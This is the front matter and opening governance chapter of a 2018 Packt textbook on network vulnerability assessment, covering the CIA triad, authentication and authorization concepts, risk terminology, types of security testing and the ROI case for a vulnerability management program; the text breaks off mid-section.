Network Vulnerability Assessment

Identify security loopholes in your network's infrastructure

Packt>

www.packt.com

By Sagar Rahalkar

Network Vulnerability Assessment

Identify security loopholes in your network's infrastructure

Sagar Rahalkar

Packt

BIRMINGHAM - MUMBAI

Network Vulnerability Assessment

Every effort has been made in the preparation of this book to ensure the accuracy of the information presented. However, the information contained in this book is sold without warranty, either express or implied. Neither the author, nor Packt Publishing or its dealers and distributors, will be held liable for any damages caused or alleged to have been caused directly or indirectly by this book.

Packt Publishing has endeavored to provide trademark information about all of the companies and products mentioned in this book by the appropriate use of capitals. However, Packt Publishing cannot guarantee the accuracy of this information.

Commissioning Editor: Gebin George
Acquisition Editor: Rohit Rajkumar
Content Development Editor: Ronn Kurien
Technical Editor: Mohd Riyan Khan
Copy Editor: Safis Editing
Project Coordinator: Jagdish Prabhu
Proofreader: Safis Editing
Indexer: Rekha Nair
Graphics: Tom Scaria
Production Coordinator: Shantanu Zagade

First published: August 2018

Production reference: 1300818

Published by Packt Publishing Ltd.
Livery Place
35 Livery Street
Birmingham
B3 2PB, UK.

ISBN 978-1-78862-725-2

`www.packtpub.com`

Contributors

About the author

Sagar Rahalkar is a seasoned information security professional having 12 years experience in various verticals of IS. His domain expertise is in Cybercrime investigations, Forensics, AppSec, VA/PT, Compliance, IT GRC etc. He has a master's degree in computer science and several certifications such as Cyber Crime Investigator, CEH, ECSA, ISO 27001 LA, IBM AppScan Certified, CISM, and PRINCE2. He has been associated with Indian law enforcement agencies for around 4 years dealing with cybercrime investigations and related training. He has received several awards and appreciations from senior officials of the police and defense organizations in India. He has also been a reviewer and author for various books and online publications.

About the reviewer

Dattatray Bhat has 18+ years of rich experience in Information Security, Cyber Security, Data Privacy, Governance, Compliance, ITIL Framework and Infrastructure Management. A keen strategist with expertise in developing Information Security, Cyber Security strategy in alignment with Business Strategy translating security into business terms and ensuring security is a business enabler for the organization. Developed Information Security, Cyber Security Frameworks, Security Operations Centers for large complex organization. Expertise in building different platforms secure configuration documents based on industry best practices.

Packt is searching for authors like you

If you're interested in becoming an author for Packt, please visit `authors.packtpub.com` and apply today. We have worked with thousands of developers and tech professionals, just like you, to help them share their insight with the global tech community. You can make a general application, apply for a specific hot topic that we are recruiting an author for, or submit your own idea.

Table of Contents

Preface

The tech world has been taken over by digitization to a very large extent, and so it's become extremely important for an organization to actively design security mechanisms for their network infrastructures. Analyzing the vulnerabilities can be one of the best ways to secure your network infrastructure.

Network Vulnerability Assessment will initially start with network security assessment concepts, workflows, and architectures. Then, you will use open source tools to perform both active and passive network scanning. As you make your way through the chapters, you will use these scanning results to analyze and design a threat model for network security. In the concluding chapters, you will dig deeper into concepts such as IP network analysis, Microsoft services, and mail services. You will also get to grips with various security best practices, which help you build your network security mechanism.

By the end of this book, you will be in a position to build a security framework fit for an organization.

Who this book is for

This book is for security analysts, threat analysts, and any security professionals responsible for developing a network threat model for an organization. This book is also for any individual who is or wants to be part of a vulnerability management team and implement an end-to-end robust vulnerability management program.

What this book covers

`Chapter 1`, *Vulnerability Management Governance*, is about understanding the essentials of vulnerability management program from a governance perspective and introducing the reader to some absolute basic security terminology and the essential prerequisites for initiating a security assessment.

`Chapter 2`, *Setting Up the Assessment Environment*, will introduce various methods and techniques for setting up a comprehensive vulnerability assessment and penetration testing environment.

`Chapter 3`, *Security Assessment Prerequisites*, is about knowing the prerequisites of security assessment. We will learn what all planning and scoping are required along with documentation to perform a successful security assessment.

`Chapter 4`, *Information Gathering*, is about learning various tools and techniques for gathering information about the target system. We will learn to apply various techniques and use multiple tools to effectively gather as much information as possible about the targets in scope. The information gathered from this stage would be used as input to the next stage.

`Chapter 5`, *Enumeration and Vulnerability Assessment*, is about exploring various tools and techniques for enumerating the targets in scope and performing a vulnerability assessment on them.

`Chapter 6`, *Gaining Network Access*, is about getting insights on how to gain access to a compromised system using various techniques and covert channels.

`Chapter 7`, *Assessing Web Application Security*, is about learning various aspects of web application security.

`Chapter 8`, *Privilege Escalation*, is about knowing various concepts related to privilege escalation. The reader would get familiar with various privilege escalation concepts along with practical techniques of escalating privileges on compromised Windows and Linux systems.

`Chapter 9`, *Maintaining Access and Clearing Tracks*, is about maintaining access on the compromised system and cleaning up tracks using anti-forensic techniques. We will learn to make persistent backdoors on the compromised system and use Metasploit's anti-forensic abilities to clear the penetration trails

`Chapter 10`, *Vulnerability Scoring*, is about understanding the importance of correct vulnerability scoring. We will understand the need of standard vulnerability scoring and gain hands-on knowledge on scoring vulnerabilities using CVSS.

`Chapter 11`, *Threat Modeling*, is about understanding and preparing threat models. We will understand the essential concepts of threat modeling and gain practical knowledge on using various tools for threat modeling.

`Chapter 12`, *Patching and Security Hardening*, is about understanding various aspects of patching and security hardening. We will understand the importance of patching along with practical techniques of enumerating patch levels on target systems and developing secure configuration guidelines for hardening the security of the infrastructure.

`Chapter 13`, *Vulnerability Reporting and Metrics*, is about exploring various metrics which could be built around the vulnerability management program. The reader would be able to understand the importance, design and implement metrics to measure the success of the organizational vulnerability management program.

To get the most out of this book

It is recommended to have a PC with 8 GB RAM and a virtual system setup with Kali Linux installed on it. Kali Linux image file for VMware/VirtualBox/Hyper-V can be downloaded from `https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-hyperv-image-download/`.

Download the color images

We also provide a PDF file that has color images of the screenshots/diagrams used in this book. You can download it here: `https://www.packtpub.com/sites/default/files/downloads/NetworkVulnerabilityAssessment_ColorImages.pdf`.

Conventions used

There are a number of text conventions used throughout this book.

`CodeInText`: Indicates code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles. Here is an example: "Netcraft and then writes the output to file `output.txt`."

Any command-line input or output is written as follows:

```
root@kali:~# theharvester -d demo.testfire.net -l 20 -b google -h
output.html
```

Bold: Indicates a new term, an important word, or words that you see onscreen. For example, words in menus or dialog boxes appear in the text like this. Here is an example: "Logs can be viewed by opening the **Logs** application located at **Applications** | **Usual Applications** | **Utilities** | **Logs**."

Warnings or important notes appear like this.

Tips and tricks appear like this.

Get in touch

Feedback from our readers is always welcome.

General feedback: Email `feedback@packtpub.com` and mention the book title in the subject of your message. If you have questions about any aspect of this book, please email us at `questions@packtpub.com`.

Errata: Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you have found a mistake in this book, we would be grateful if you would report this to us. Please visit `www.packtpub.com/submit-errata`, selecting your book, clicking on the Errata Submission Form link, and entering the details.

Piracy: If you come across any illegal copies of our works in any form on the Internet, we would be grateful if you would provide us with the location address or website name. Please contact us at `copyright@packtpub.com` with a link to the material.

If you are interested in becoming an author: If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, please visit `authors.packtpub.com`.

Reviews

Please leave a review. Once you have read and used this book, why not leave a review on the site that you purchased it from? Potential readers can then see and use your unbiased opinion to make purchase decisions, we at Packt can understand what you think about our products, and our authors can see your feedback on their book. Thank you!

For more information about Packt, please visit `packtpub.com`.

Disclaimer

The information within this book is intended to be used only in an ethical manner. Do not use any information from the book if you do not have written permission from the owner of the equipment. If you perform illegal actions, you are likely to be arrested and prosecuted to the full extent of the law. Packt Publishing does not take any responsibility if you misuse any of the information contained within the book. The information herein must only be used while testing environments with proper written authorizations from appropriate persons responsible.

1
Vulnerability Management Governance

Today's technology landscape is changing at an extremely fast pace. Almost every day, some new technology is introduced and gains popularity within no time. Although most organizations do adapt to rapidly changing technology, they often don't realize the change in the organization's threat landscape with the use of new technology. While the existing technology landscape of an organization might already be vulnerable, the induction of new technology could add more IT security risks in the technology landscape.

In order to effectively mitigate all the risks, it is important to implement a robust *vulnerability management program* across the organization. This chapter will introduce some of the essential governance concepts that will help lay a solid foundation for implementing the vulnerability management program. Key learning points in this chapter will be as follows:


- Security basics
- Understanding the need for security assessments
- Listing down the business drivers for vulnerability management
- Calculating ROIs
- Setting up the context
- Developing and rolling out a vulnerability management policy and procedure
- Penetration testing standards
- Industry standards

Security basics

Security is a subjective matter and designing security controls can often be challenging. A particular asset may demand more protection for keeping data confidential while another asset may demand to ensure utmost integrity. While designing the security controls, it is also equally important to create a balance between the effectiveness of the control and the ease of use for an end user. This section introduces some of the essential security basics before moving on to more complex concepts further in the book.

The CIA triad

Confidentiality, **integrity**, and **availability** (often referred as **CIA**), are the three critical tenets of information security. While there are many factors that help determine the security posture of a system, confidentiality, integrity, and availability are most prominent among them. From an information security perspective, any given asset can be classified based on the confidentiality, integrity, and availability values it carries. This section conceptually highlights the importance of CIA along with practical examples and common attacks against each of the factors.



Confidentiality

The dictionary meaning of the word *confidentiality* states: the state of keeping or being kept secret or private. Confidentiality, in the context of information security, implies keeping the information secret or private from any unauthorized access, which is one of the primary needs of information security. The following are some examples of information that we often wish to keep confidential:

- Passwords
- PIN numbers
- Credit card number, expiry date, and CVV
- Business plans and blueprints
- Financial information
- Social security numbers
- Health records

Common attacks on confidentiality include:

- **Packet sniffing**: This involves interception of network packets in order to gain unauthorized access to information flowing in the network
- **Password attacks**: This includes password guessing, cracking using brute force or dictionary attack, and so on
- **Port scanning and ping sweeps**: Port scans and ping sweeps are used to identify live hosts in a given network and then perform some basic fingerprinting on the live hosts
- **Dumpster driving**: This involves searching and mining the dustbins of the target organization in an attempt to possibly get sensitive information
- **Shoulder surfing**: This is a simple act wherein any person standing behind you may peek in to see what password you are typing
- **Social engineering**: Social engineering is an act of manipulating human behavior in order to extract sensitive information
- **Phishing and pharming**: This involves sending false and deceptive emails to a victim, spoofing the identity, and tricking the victim to give out sensitive information
- **Wiretapping**: This is similar to packet sniffing though more related to monitoring of telephonic conversations
- **Keylogging**: This involves installing a secret program onto the victim's system which would record and send back all the keys the victim types in

Integrity

Integrity in the context of information security refers to the quality of the information, meaning the information, once generated, should not be tampered with by any unauthorized entities. For example, if a person sends *X* amount of money to his friend using online banking, and his friend receives exactly *X* amount in his account, then the integrity of the transaction is said to be intact. If the transaction gets tampered at all in between, and the friend either receives *X + (n)* or *X - (n)* amount, then the integrity is assumed to have been tampered with during the transaction.

Common attacks on integrity include:

- **Salami attacks**: When a single attack is divided or broken into multiple small attacks in order to avoid detection, it is known as a salami attack
- **Data diddling attacks**: This involves unauthorized modification of data before or during its input into the system
- **Trust relationship attacks**: The attacker takes benefit of the trust relationship between the entities to gain unauthorized access
- **Man-in-the-middle attacks**: The attacker hooks himself to the communication channel, intercepts the traffic, and tampers with the data
- **Session hijacking**: Using the man-in-the-middle attack, the attacker can hijack a legitimate active session which is already established between the entities

Availability

The availability principle states that if an authorized individual makes a request for a resource or information, it should be available without any disruption. For example, a person wants to download his bank account statement using an online banking facility. For some reason, the bank's website is down and the person is unable to access it. In this case, the availability is affected as the person is unable to make a transaction on the bank's website. From an information security perspective, availability is as important as confidentiality and integrity. For any reason, if the requested data isn't available within time, it could cause severe tangible or intangible impact.

Common attacks on availability include the following:

- **Denial of service attacks**: In a denial of service attack, the attacker sends a large number of requests to the target system. The requests are so large in number that the target system does not have the capacity to respond to them. This causes the failure of the target system and requests coming from all other legitimate users get denied.

- **SYN flood attacks**: This is a type of denial of service attack wherein the attacker sends a large number of SYN requests to the target with the intention of making it unresponsive.
- **Distributed denial of service attacks**: This is quite similar to the denial of service attack, the difference being the number of systems used to attack. In this type of attack, hundreds and thousands of systems are used by the attacker in order to flood the target system.
- **Electrical power attacks**: This type of attack involves deliberate modification in the electrical power unit with an intention to cause a power outage and thereby bring down the target systems.
- **Server room environment attacks**: Server rooms are temperature controlled. Any intentional act to disturb the server room environment can bring down the critical server systems.
- **Natural calamities and accidents**: These involve earthquakes, volcano eruptions, floods, and so on, or any unintentional human errors.

Identification

Authentication is often considered the first step of interaction with a system. However, authentication is preceded by identification. A subject can claim an identity by process of identification, thereby initiating accountability**.** For initiating the process of **authentication, authorization, and accountability** (**AAA**), a subject must provide an identity to a system**.** Typing in a password, swiping an RFID access card, or giving a finger impression, are some of the most common and simple ways of providing individual identity. In the absence of an identity, a system has no way to correlate an authentication factor with the subject. Upon establishing the identity of a subject, thereafter all actions performed would be accounted against the subject, including information-system tracks activity based on identity, and not by the individuals. A computer isn't capable of differentiating between humans. However, a computer can well distinguish between user accounts. It clearly understands that one user account is different from all other user accounts. However, simply claiming an identity does not implicitly imply access or authority. The subject must first prove its identity in order to get access to controlled resources. This process is known as identification.

Authentication

Verifying and testing that the claimed identity is correct and valid is known as the **process of authentication**. In order to authenticate, the subject must present additional information that should be exactly the same as the identity established earlier. A password is one of the most common types of mechanism used for authentication.

The following are some of the factors that are often used for authentication:

- **Something you know**: The *something you know* factor is the most common factor used for authentication. For example, a password or a simple **personal identification number** (**PIN**). However, it is also the easiest to compromise.
- **Something you have**: The *something you have* factor refers to items such as smart cards or physical security tokens.
- **Something you are**: The *something you are* factor refers to using your biometric properties for the process of authentication. For example, using fingerprint or retina scans for authentication.

Identification and authentication are always used together as a single two-step process.

Providing an identity is the first step, and providing the authentication factor(s) is the second step. Without both, a subject cannot gain access to a system. Neither element alone is useful in terms of security.

Common attacks on authentication include:

- **Brute force**: A brute force attack involves trying all possible permutations and combinations of a particular character set in order to get the correct password
- **Insufficient authentication:** Single-factor authentication with a weak password policy makes applications and systems vulnerable to password attacks
- **Weak password recovery validation**: This includes insufficient validation of password recovery mechanisms, such as security questions, OTP, and so on

Authorization

Once a subject has successfully authenticated, the next logical step is to get an authorized access to the resources assigned.

Upon successful authorization, an authenticated identity can request access to an object provided it has the necessary rights and privileges.

An access control matrix is one of the most common techniques used to evaluate and compare the subject, the object, and the intended activity. If the subject is authorized, then a specific action is allowed, and denied if the subject is unauthorized.

It is important to note that a subject who is identified and authenticated may not necessarily be granted rights and privileges to access anything and everything. The access privileges are granted based on the role of the subject and on a need-to-know basis. Identification and authentication are all-or-nothing aspects of access control.

The following table shows a sample access control matrix:

	Resource	
User	**File 1**	**File 2**
User 1	Read	Write
User 2	-	Read
User 3	Write	Write

From the preceding sample access control matrix, we can conclude the following:

- User 1 cannot modify file 1
- User 2 can only read file 2 but not file 1
- User 3 can read/write both file 1 and file 2

Common attacks on authorization include the following:

- **Authorization creep**: Authorization creep is a term used to describe that a user has intentionally or unintentionally been given more privileges than he actually requires
- **Horizontal privilege escalation**: Horizontal privilege escalation occurs when a user is able to bypass the authorization controls and is able to get the privileges of a user who is at the same level in the hierarchy
- **Vertical privilege escalation**: Vertical privilege escalation occurs when a user is able to bypass the authorization controls and is able to get the privileges of a user higher in the hierarchy

Auditing

Auditing, or monitoring, is the process through which a subject's actions could be tracked and/or recorded for the purpose of holding the subject accountable for their actions once authenticated on a system. Auditing can also help monitor and detect unauthorized or abnormal activities on a system. Auditing includes capturing and preserving activities and/or events of a subject and its objects as well as recording the activities and/or events of core system functions that maintain the operating environment and the security mechanisms.

The minimum events that need to be captured in an audit log are as follows:

- User ID
- Username
- Timestamp

- Event type (such as debug, access, security)
- Event details
- Source identifier (such as IP address)

The audit trails created by capturing system events to logs can be used to assess the health and performance of a system. In case of a system failure, the root cause can be traced back using the event logs. Log files can also provide an audit trail for recreating the history of an event, backtracking an intrusion, or system failure. Most of the operating systems, applications, and services have some kind of native or default auditing function for at least providing bare-minimum events.

Common attacks on auditing include the following:

- **Log tampering**: This includes unauthorized modification of audit logs
- **Unauthorized access to logs**: An attacker can have unauthorized access to logs with an intent to extract sensitive information
- **Denial of service through audit logs**: An attacker can send a large number of garbage requests just with the intention to fill the logs and subsequently the disk space resulting in a denial of service attack

Accounting

Any organization can have a successful implementation of its security policy only if accountability is well maintained. Maintaining accountability can help in holding subjects accountable for all their actions. Any given system can be said to be effective in accountability based on its ability to track and prove a subject's identity.

Various mechanisms, such as auditing, authentication, authorization, and identification, help associate humans with the activities they perform.

Using a password as the only form of authentication creates a significant room for doubt and compromise. There are numerous easy ways of compromising passwords and that is why they are considered the least secure form of authentication. When multiple factors of authentication, such as a password, smart card, and fingerprint scan, are used in conjunction with one another, the possibility of identity theft or compromise reduces drastically.

Non–repudiation

Non-repudiation is an assurance that the subject of an activity or event cannot later deny that the event occurred. Non-repudiation prevents a subject from claiming not to have sent a message, not to have performed an action, or not to have been the cause of an event.

Various controls that can help achieve non-repudiation are as follows:

- Digital certificates
- Session identifiers
- Transaction logs

For example, a person could send a threatening email to his colleague and later simply deny the fact that he sent the email. This is a case of repudiation. However, had the email been digitally signed, the person wouldn't have had the chance to deny his act.

Vulnerability

In very simple terms, vulnerability is nothing but a weakness in a system or a weakness in the safeguard/countermeasure. If a vulnerability is successfully exploited, it could result in loss or damage to the target asset. Some common examples of vulnerability are as follows:

- Weak password set on a system
- An unpatched application running on a system
- Lack of input validation causing XSS
- Lack of database validation causing SQL injection
- Antivirus signatures not updated

Vulnerabilities could exist at both the hardware and software level. A malware-infected BIOS is an example of hardware vulnerability while SQL injection is one of the most common software vulnerabilities.

Threats

Any activity or event that has the potential to cause an unwanted outcome can be considered a threat. A threat is any action that may intentionally or unintentionally cause damage, disruption, or complete loss of assets.

The severity of a threat could be determined based on its impact. A threat can be intentional or accidental as well (due to human error). It can be induced by people, organizations, hardware, software, or nature. Some of the common threat events are as follows:

- A possibility of a virus outbreak
- A power surge or failure
- Fire
- Earthquake
- Floods
- Typo errors in critical financial transactions

Exposure

A threat agent may exploit the vulnerability and cause an asset loss. Being susceptible to such an asset loss is known as an **exposure**.

Exposure does not always imply that a threat is indeed occurring. It simply means that if a given system is vulnerable and a threat could exploit it, then there's a possibility that a potential exposure may occur.

Risk

A risk is the possibility or likelihood that a threat will exploit a vulnerability to cause harm to an asset.

Risk can be calculated with the following formula:

$$\textit{Risk} = \textit{Likelihood} * \textit{Impact}$$

With this formula, it is evident that risk can be reduced either by reducing the threat agent or by reducing the vulnerability.

When a risk is realized, a threat agent or a threat event has taken advantage of a vulnerability and caused harm to or disclosure of one or more assets. The whole purpose of security is to prevent risks from becoming realized by removing vulnerabilities and blocking threat agents and threat events from exposing assets. It's not possible to make any system completely risk free. However, by putting countermeasures in place, risk can be brought down to an acceptable level as per the organization's risk appetite.

Safeguards

A *safeguard*, or *countermeasure*, is anything that mitigates or reduces vulnerability. Safeguards are the only means by which risk is mitigated or removed. It is important to remember that a safeguard, security control, or countermeasure may not always involve procuring a new product; effectively utilizing existing resources could also help produce safeguards.

The following are some examples of safeguards:

- Installing antivirus on all the systems
- Installing a network firewall
- Installing CCTVs and monitoring the premises
- Deploying security guards
- Installing temperature control systems and fire alarms

Attack vectors

An attack vector is nothing but a path or means by which an attacker can gain access to the target system. For compromising a system, there could be multiple attack vectors possible. The following are some of the examples of attack vectors:

- Attackers gained access to sensitive data in a database by exploiting SQL injection vulnerability in the application
- Attackers gained access to sensitive data by gaining physical access to the database system
- Attackers deployed malware on the target systems by exploiting the SMB vulnerability
- Attackers gained administrator-level access by performing a brute force attack on the system credentials

To sum up the terms we have learned, we can say that assets are endangered by threats that exploit vulnerabilities resulting in exposure, which is a risk that could be mitigated using safeguards.

Understanding the need for security assessments


Many organizations invest substantial amounts of time and cost in designing and implementing various security controls. Some even deploy multi-layered controls following the principle of *defense-in-depth*. Implementing strong security controls is certainly required; however, it's equally important to test if the controls deployed are indeed working as expected.

For example, an organization may choose to deploy the latest and best in the class firewall to protect its perimeters. The firewall administrator somehow misconfigures the rules. So however good the firewall may be, if it's not configured properly, it's still going to allow bad traffic in. In this case, a thorough testing and/or review of firewall rules would have helped identify and eliminate unwanted rules and retain the required ones.

Whenever a new system is developed, it strictly and vigorously undergoes **quality assurance** (**QA**) testing. This is to ensure that the newly developed system is functioning correctly as per the business requirements and specifications. On parallel lines, testing of security controls is also vital to ensure they are functioning as specified. Security tests could be of different types, as discussed in the next section.

Types of security tests

Security tests could be categorized in multiple ways based on the context and the purpose they serve. The following diagram shows a high-level classification of the types of security tests:



Security testing

The primary objective of *security tests* is to ensure that a control is functioning properly. The tests could be a combination of automated scans, penetration tests using tools, and manual attempts to reveal security flaws. It's important to note that security testing isn't a one-time activity and should be performed at regular intervals. When planning for testing of security controls, the following factors should be considered:

- Resources (hardware, software, and skilled manpower) available for security testing
- Criticality rating for the systems and applications protected by the controls
- The probability of a technical failure of the mechanism implementing the control
- The probability of a misconfiguration of a control that would endanger the security
- Any other changes, upgrades, or modifications in the technical environment that may affect the control performance
- Difficulty and time required for testing a control
- Impact of the test on regular business operations

Only after determining these factors, a comprehensive assessment and testing strategy can be designed and validated. This strategy may include regular automated tests complemented by manual tests. For example, an e-commerce platform may be subjected to automated vulnerability scanning on a weekly basis with immediate alert notifications to administrators when the scan detects a new vulnerability. The automated scan requires intervention from administrators once it's configured and triggered, so it is easy to scan frequently.

The security team may choose to complement automated scans with a manual penetration test performed by an internal or external consultant for a fixed fee. Security tests can be performed on quarterly, bi-annually, or on an annual basis to optimize costs and efforts.

Unfortunately, many security testing programs begin on a haphazard and ad hoc basis by simply pointing fancy new tools at whatever systems are available in the network. Testing programs should be thoughtfully designed and include rigorous, routine testing of systems using a risk-based approach.

Certainly, security tests cannot be termed complete unless the results are carefully reviewed. A tool may produce a lot of false positives which could be eliminated only by manual reviews. The manual review of a security test report also helps in determining the severity of the vulnerability in context to the target environment.

For example, an automated scanning tool may detect cross-site scripting in a publicly hosted e-commerce application as well as in a simple help-and-support intranet portal. In this case, although the vulnerability is the same in both applications, the earlier one carries more risk as it is internet-facing and has many more users than the latter.

Vulnerability assessment versus penetration testing

Vulnerability assessment and penetration testing are quite often used interchangeably. However, both are different with respect to the purpose they serve. To understand the difference between the two terms, let's consider a real-world example.

There is a bank that is located on the outskirts of a city and in quite a secluded area. There is a gang of robbers who intend to rob this bank. The robbers start planning on how they could execute their plan. Some of them visit the bank dressed as normal customers and note a few things:

- The bank has only one security guard who is unarmed
- The bank has two entrances and three exits
- There are no CCTV cameras installed
- The door to the locker compartment appears to be weak

With these findings, the robbers just did a vulnerability assessment. Now whether or not these vulnerabilities could be exploited in reality to succeed with the robbery plan would become evident only when they actually rob the bank. If they rob the bank and succeed in exploiting the vulnerabilities, they would have achieved penetration testing.

So, in a nutshell, checking whether a system is vulnerable is vulnerability assessment, whereas actually exploiting the vulnerable system is penetration testing. An organization may choose to do either or both as per their requirement. However, it's worth noting that a penetration test cannot be successful if a comprehensive vulnerability assessment hasn't been performed first.

Security assessment

A security assessment is nothing but detailed reviews of the security of a system, application, or other tested environments. During a security assessment, a trained professional conducts a risk assessment that uncovers potential vulnerabilities in the target environment that may allow a compromise and makes suggestions for mitigation, as required.

Like security testing, security assessments also normally include the use of testing tools but go beyond automated scanning and manual penetration tests. They also include a comprehensive review of the surrounding threat environment, present and future probable risks, and the asset value of the target environment.

The main output of a security assessment is generally a detailed assessment report intended for an organization's top management and contains the results of the assessment in nontechnical language. It usually concludes with precise recommendations and suggestions for improvising the security posture of the target environment.

Security audit

A security audit often employs many of the similar techniques followed during security assessments but are required to be performed by independent auditors. An organization's internal security staff perform routine security testing and assessments. However, security audits differ from this approach. Security assessments and testing are internal to the organization and are intended to find potential security gaps.

Audits are similar to assessments but are conducted with the intent of demonstrating the effectiveness of security controls to a relevant third party. Audits ensure that there's no conflict of interest in testing the control effectiveness. Hence, audits tend to provide a completely unbiased view of the security posture.

The security assessment reports and the audit reports might look similar; however, they are both meant for different audiences. The audience for the audit report mainly includes higher management, the board of directors, government authorities, and any other relevant stakeholders.

There are two main types of audits:

- **Internal audit**: The organization's internal audit team performs the internal audit. The internal audit reports are intended for the organization's internal audience. It is ensured that the internal audit team has a completely independent reporting line to avoid conflicts of interest with the business processes they assess.
- **External audit**: An external audit is conducted by a trusted external auditing firm. External audits carry a higher degree of external validity since the external auditors virtually don't have any conflict of interest with the organization under assessment. There are many firms that perform external audits, but most people place the highest credibility with the so-called *big four* audit firms:
    - Ernst & Young
    - Deloitte & Touche
    - PricewaterhouseCoopers
    - KPMG

Audits performed by these firms are generally considered acceptable by most investors and governing bodies and regulators.

Business drivers for vulnerability management

To justify investment in implementing any control, a business driver is absolutely essential. A business driver defines why a particular control needs to be implemented. Some of the typical business drivers for justifying the vulnerability management program are described in the following sections.

Regulatory compliance

For more than a decade, almost all businesses have become highly dependent on the use of technology. Ranging from financial institutions to healthcare organizations, there has been a large dependency on the use of digital systems. This has, in turn, triggered the industry regulators to put forward mandatory requirements that the organizations need to comply. Noncompliance to any of the requirements specified by the regulator attracts heavy fines and bans.

The following are some of the regulatory standards that demand the organizations to perform vulnerability assessments:

- **Sarbanes-Oxley** (**SOX**)
- **Statements on Standards for Attestation Engagements 16** (**SSAE 16/SOC 1** (`https://www.ssae-16.com/soc-1/`))
- **Service Organization Controls** (**SOC**) 2/3
- **Payment Card Industry Data Security Standard** (**PCI DSS**)
- **Health Insurance Portability and Accountability Act** (**HIPAA**)
- **Gramm Leach Bliley Compliance** (**GLBA**)
- **Federal Information System Controls Audit Manual** (**FISCAM**)

Satisfying customer demands

Today's customers have become more selective in terms of what offerings they get from the technology service provider. A certain customer might be operating in one part of the world with certain regulations that demand vulnerability assessments. The technology service provider might be in another geographical zone but must perform the vulnerability assessment to ensure the customer being served is compliant. So, customers can explicitly demand the technology service provider to conduct vulnerability assessments.

Response to some fraud/incident

Organizations around the globe are constantly subject to various types of attacks originating from different locations. Some of these attacks succeed and cause potential damage to the organization. Based on the historical experience of internal and/or external fraud/attacks, an organization might choose to implement a complete vulnerability management program.

For example, the WannaCry ransomware that spread like fire, exploited a vulnerability in the SMB protocol of Windows systems. This attack must have triggered the implementation of a vulnerability management program across many affected organizations.

Gaining a competitive edge

Let's consider a scenario wherein there are two technology vendors selling a similar e-commerce platform. One vendor has an extremely robust and documented vulnerability management program that makes their product inherently resilient against common attacks. The second vendor has a very good product but no vulnerability management program. A wise customer would certainly choose the first vendor product as the product has been developed in line with a strong vulnerability management process.

Safeguarding/protecting critical infrastructures

This is the most important of all the previous business drivers. An organization may simply proactively choose to implement a vulnerability management program, irrespective of whether it has to comply with any regulation or satisfy any customer demand. The proactive approach works better in security than the reactive approach.

For example, an organization might have payment details and personal information of its customers and doesn't want to put this data at risk of unauthorized disclosure. A formal vulnerability management program would help the organization identify all probable risks and put controls in place to mitigate this.

Calculating ROIs

Designing and implementing security controls is often seen as a cost overhead. Justifying the cost and effort of implementing certain security controls to management can often be challenging. This is when one can think of estimating the return-on-investment for a vulnerability management program. This can be quite subjective and based on both qualitative and quantitative analysis.

While the return-on-investment calculation can get complicated depending on the complexity of the environment, let's get started with a simple formula and example:

$$\textit{Return-on-investment (ROI)} = (\textit{Gain from Investment} - \textit{Cost of Investment}) \quad * 100 / \textit{Cost of Investment}$$

For a simplified understanding, let's consider there are 10 systems within an organization that need to be under the purview of the vulnerability management program. All these 10 systems contain sensitive business data and if they are attacked, the organization could suffer a loss of $75,000 along with reputation loss. Now the organization can design, implement, and monitor a vulnerability management program by utilizing resources worth $25,000. So, the ROI would be as follows:

*Return-on-investment (ROI) = (75,000 – 25,000) * 100/ 25,000 = 200%*

In this case, the ROI of implementing the vulnerability management program is 200%, which is indeed quite a good justifier to senior management for approval.

The preceding example was a simplified one meant for understanding the ROI concept. However, practically, organizations might have to consider many more factors while calculating the ROI for the vulnerability management program, including:

- What would be the scope of the program?
- How many resources (head-count) would be required to design, implement, and monitor the program?
- Are any commercial tools required to be procured as part of this program?
- Are any external resources required (contract resources) during any of the phases of the program?
- Would it be feasible and cost-effective to completely outsource the program to a trusted third-party vendor?

Setting up the context

Changes are never easy and smooth. Any kind of change within an organization typically requires extensive planning, scoping, budgeting, and a series of approvals. Implementing a complete vulnerability management program in an organization with no prior security experience can be very challenging. There would be obvious resistance from many of the business units and questions asked against the sustainability of the program. The vulnerability management program can never be successful unless it is deeply induced within the organization's culture. Like any other major change, this could be achieved using two different approaches, as described in the following sections.

Bottom-up

The bottom-up approach is where the ground-level staff initiate action to implement the new initiative. Speaking in the context of the vulnerability management program, the action flow in a bottom-up approach would look something similar to the following:

1. A junior team member of the system administrator team identifies some vulnerability in one of the systems
2. He reports it to his supervisor and uses a freeware tool to scan other systems for similar vulnerabilities
3. He consolidates all the vulnerabilities found and reports them to his supervisor
4. The supervisor then reports the vulnerabilities to higher management
5. The higher management is busy with other activities and therefore fails to prioritize the vulnerability remediation
6. The supervisor of the system administrator team tries to fix a few of the vulnerabilities with the help of the limited resources he has
7. A set of systems is still lying vulnerable as no one is much interested in fixing them

What we can notice in the preceding scenario is that all the activities were unplanned and ad hoc. The junior team member was doing a vulnerability assessment on his own initiative without much support from higher management. Such an approach would never succeed in the longer run.

Top-down

Unlike the bottom-up approach, where the activities are initiated by the ground-level staff, the top-down approach works much better as it is initiated, directed, and governed by the top management. For implementing a vulnerability management program using a top-down approach, the action flow would look like the following:

